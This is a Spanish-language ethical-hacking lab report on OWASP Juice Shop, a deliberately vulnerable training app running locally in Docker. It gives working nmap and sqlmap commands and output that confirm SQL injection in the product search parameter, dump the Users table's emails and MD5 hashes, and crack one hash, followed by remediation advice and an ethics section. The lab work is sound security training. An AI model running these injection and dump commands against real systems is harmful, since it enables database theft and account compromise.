

# Informe de Pentest Ético sobre OWASP Juice Shop

**Objetivo General:** Realizar una auditoría de seguridad básica y documentada sobre el entorno vulnerable OWASP Juice Shop, simulando un escenario de hacking ético paso a paso.

## 1) Instalación de Herramientas

Se preparó un entorno Kali Linux, instalando las herramientas necesarias para el pentest. Las utilidades clave utilizadas fueron Nmap y SQLMap.

- `sudo apt update`
- `sudo apt install -y nmap sqlmap`
- Verificación de versiones:
  - `nmap --version`
  - `sqlmap --version`

## 2) Preparación del Entorno OWASP Juice Shop

OWASP Juice Shop fue desplegado utilizando Docker, asegurando un entorno de pruebas aislado y controlado.

- Comando de despliegue: `docker run -d -p 3000:3000 --name juice-shop bkimminich/juice-shop:latest`

<input type="checkbox"/>	▼	leccion1	-	-	-	0.53%	2 hours ago	<input type="checkbox"/>	:	<input type="checkbox"/>
<input type="checkbox"/>		juice-shop	1dbe9cf9946c	<a href="#">bkimminich/juice-shop</a>	<a href="#">3000:3000</a>	0.53%	2 hours ago	<input type="checkbox"/>	:	<input type="checkbox"/>

- La aplicación quedó accesible en `http://192.168.100.17:3000` (la IP debe ser la de la máquina anfitriona donde se ejecuta Docker).

`192.168.100.17:3000/#/search`

## 3) Verificación de Acceso al Objetivo

Se empleó Nmap para confirmar que el puerto 3000 de la aplicación Juice Shop estaba abierto y accesible.

- Comando: `nmap -p 3000 192.168.100.17`
- Resultado esperado: Puerto 3000/tcp en estado open, confirmando la disponibilidad del servicio HTTP.

```

(kali㉿kali)-[~]
$ nmap -p 3000 192.168.100.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 21:59 EDT
Nmap scan report for 192.168.100.17
Host is up (0.00079s latency).

PORT      STATE SERVICE
3000/tcp  open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

(kali㉿kali)-[~]
$

```

#### 4) Confirmación de Vulnerabilidad SQL Injection (SQLi)


Se utilizó SQLMap para validar la presencia de una vulnerabilidad de inyección SQL en el parámetro q de la API de búsqueda de productos de Juice Shop.

- Comando: `sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2`
- Salida: SQLMap confirmó la inyección SQL y detectó que el motor de la base de datos es SQLite.

```

(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2

```



```

{1.9.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:06:13 /2025-06-11/

[22:06:13] [INFO] testing connection to the target URL
[22:06:18] [INFO] testing if the target URL content is stable
[22:06:18] [INFO] target URL content is stable
[22:06:18] [INFO] testing if GET parameter 'q' is dynamic
[22:06:18] [INFO] GET parameter 'q' appears to be dynamic
[22:06:18] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[22:06:18] [INFO] testing for SQL injection on GET parameter 'q'
[22:06:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:06:19] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Cydonia")
[22:06:19] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payload specific for other DBMSes? [Y/n] Y

```

## 5) Enumeración y Extracción de Datos

Una vez confirmada la SQLi, se procedió a enumerar y extraer datos sensibles de la base de datos.

- **5.1 Ver bases de datos:**

- Comando: sqlmap -u

"http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 --dbs

```
--$ sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:08:41 /2025-06-11/
[22:08:41] [INFO] resuming back-end DBMS 'sqlite'
[22:08:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=1%' AND 9376=9376 AND 'tBCC%'=tBCC
[22:08:41] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:08:41] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[22:08:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.100.17'
[*] ending @ 22:08:41 /2025-06-11/
```

- **5.2 Ver tablas de la base de datos 'main':**

- Comando: sqlmap -u

"http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 -D main --tables

```
<current>
[20 tables]
+-----+
| Addresses |
| BasketItems |
| Baskets |
| Captchas |
| Cards |
| Challenges |
| Complaints |
| Deliveries |
| Feedbacks |
| ImageCaptchas |
| Memories |
| PrivacyRequests |
| Products |
| Quantities |
| Recycles |
| SecurityAnswers |
| SecurityQuestions |
| Users |
| Wallets |
| sqlite_sequence |
+-----+
[22:09:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.100.17'
[*] ending @ 22:09:37 /2025-06-11/
```

- **5.3 Ver columnas de la tabla 'Users' en la base de datos 'main':**

- Comando: sqlmap -u

"http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 -D main -T Users --columns

```
[22:12:50] [INFO] retrieved: CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)
Database: <current>
Table: Users
[13 columns]
```

Column	Type
createdAt	DATETIME
deletedAt	DATETIME
deluxeToken	VARCHAR
email	VARCHAR
id	INTEGER
isActive	TINYINT
lastLoginIp	VARCHAR
password	VARCHAR
profileImage	VARCHAR
role	VARCHAR
totpSecret	VARCHAR
updatedAt	DATETIME
username	VARCHAR

- **5.4 Extraer correos y contraseñas de la tabla 'Users':**

- Comando: sqlmap -u

"http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 -D main -T Users -C email, password --dump

email	password
J12934@juice-sh.op	0192023a7bbd73250516f069df18b500 (admin123)
accountant@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701)
admin@juice-sh.op	0c36e517e3fa95aabf1bbffc6744a4ef
amy@juice-sh.op	6edd9d726cbdc873c539e41ae8757b8c
bender@juice-sh.op	861917d5fa5f1172f931dc700d81a8fb
bjoern.kimminich@gmail.com	3869433d74e3d0c86fd25562f836bc82
bjoern@juice-sh.op	f2f933d0bb0ba057bc8e33b8ebd6d9e8
bjoern@owasp.org	b03f4b0ba8b458fa0acdc02cdb953bc8
chris.pike@juice-sh.op	3c2abc04e4a6ea8f1327d0aae3714b7d
ciso@juice-sh.op	9ad5b0492bbe528583e128d2a8941de4
demo	030f05e45e30710c3ad3c32f00de0473
emma@juice-sh.op	7f311911af16fa8f418dd1a3051d6810
ethereum@juice-sh.op	9283f1b2e9669749081963be0462e466
jim@juice-sh.op	10a783b9ed19ea1c67c3a27699f0095b
john@juice-sh.op	963e10f92a70b4b463220cb4c5d636dc
mc.safesearch@juice-sh.op	05f92148b4b60f7dacd04ccee8b8f1af
morty@juice-sh.op	fe01ce2a7fbac8fafaed7c982a04e229 (demo)
stan@juice-sh.op	00479e957b6b42c459ee5746478e4d45
support@juice-sh.op	402f1c4a75e316afec5a6ea63147f739
testing@juice-sh.op	e9048a3f43dd5e094ef733f3bd88ea64
uvogin@juice-sh.op	2c17c6393771ee3048ae34d6b380c5ec (private)
wurstbrot@juice-sh.op	b616a64605a07941fbd31868aea3b54b

```
[22:53:59] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.100.17/dump/SQLite_masterdb/Users.csv'
[22:53:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.100.17'
```

- **Ejemplo de credenciales extraídas:** [J12934@juice-sh.op](mailto:J12934@juice-sh.op) - 0192023a7bbd73250516f069df18b500. Se obtuvo la tabla Users con columnas email y password. Las contraseñas están hasheadas con MD5.


email	password
J12934@juice-sh.op	0192023a7bbd73250516f069df18b500 (admin123)
accountant@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701)

## 6) Crackeo de Contraseñas (Opcional)

Se realizó un intento de descifrar el hash de la contraseña extraída (0192023a7bbd73250516f069df18b500) utilizando la herramienta online CrackStation.net.

- Proceso: Se ingresó el hash MD5 en la plataforma web de CrackStation.net para intentar su descifrado mediante tablas arcoíris y otras técnicas.
- Resultado: El hash 0192023a7bbd73250516f069df18b500 fue exitosamente crackeado, revelando que la contraseña original es admin123.

Enter up to 20 non-salted hashes, one per line:



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

### Tabla de Vulnerabilidades:

Vulnerabilidad	Descripción	Riesgo	Recomendación
Inyección SQL en API	Parámetro q sin sanitizar permite extracción de datos	Alto	Implementar consultas parametrizadas y validación de entrada
Hashing obsoleto (MD5)	Contraseñas almacenadas con algoritmo vulnerable	Medio	Migrar a bcrypt o Argon2 y exigir contraseñas robustas

## **7) Recomendaciones Técnicas**

Para mitigar las vulnerabilidades encontradas, se recomienda:

- Validar y sanitizar todos los parámetros de entrada en la aplicación web, especialmente en endpoints de API como `/rest/products/search?q=`.
- Emplear consultas parametrizadas en la base de datos para prevenir inyecciones SQL, en lugar de concatenar directamente las consultas SQL.
- Actualizar el esquema de almacenamiento de contraseñas para usar algoritmos de hashing modernos y robustos como bcrypt o Argon2, que son resistentes a ataques de fuerza bruta y diccionarios, y salar adecuadamente los hashes.
- Realizar auditorías de seguridad periódicas y pruebas de penetración (pentesting) para identificar y corregir vulnerabilidades de forma proactiva.

## **8) Reflexión Ética y Profesional**

La auditoría se llevó a cabo exclusivamente en un entorno aislado y controlado (OWASP Juice Shop desplegado en Docker), evitando cualquier interacción o afectación fuera del alcance autorizado.

Durante la ejecución del pentest, se respetaron los principios de confidencialidad de la información (no se divulgaron datos reales fuera del informe controlado), minimización del riesgo (se realizaron solo las acciones necesarias para confirmar y evidenciar las vulnerabilidades), y entrega de informes transparentes y profesionales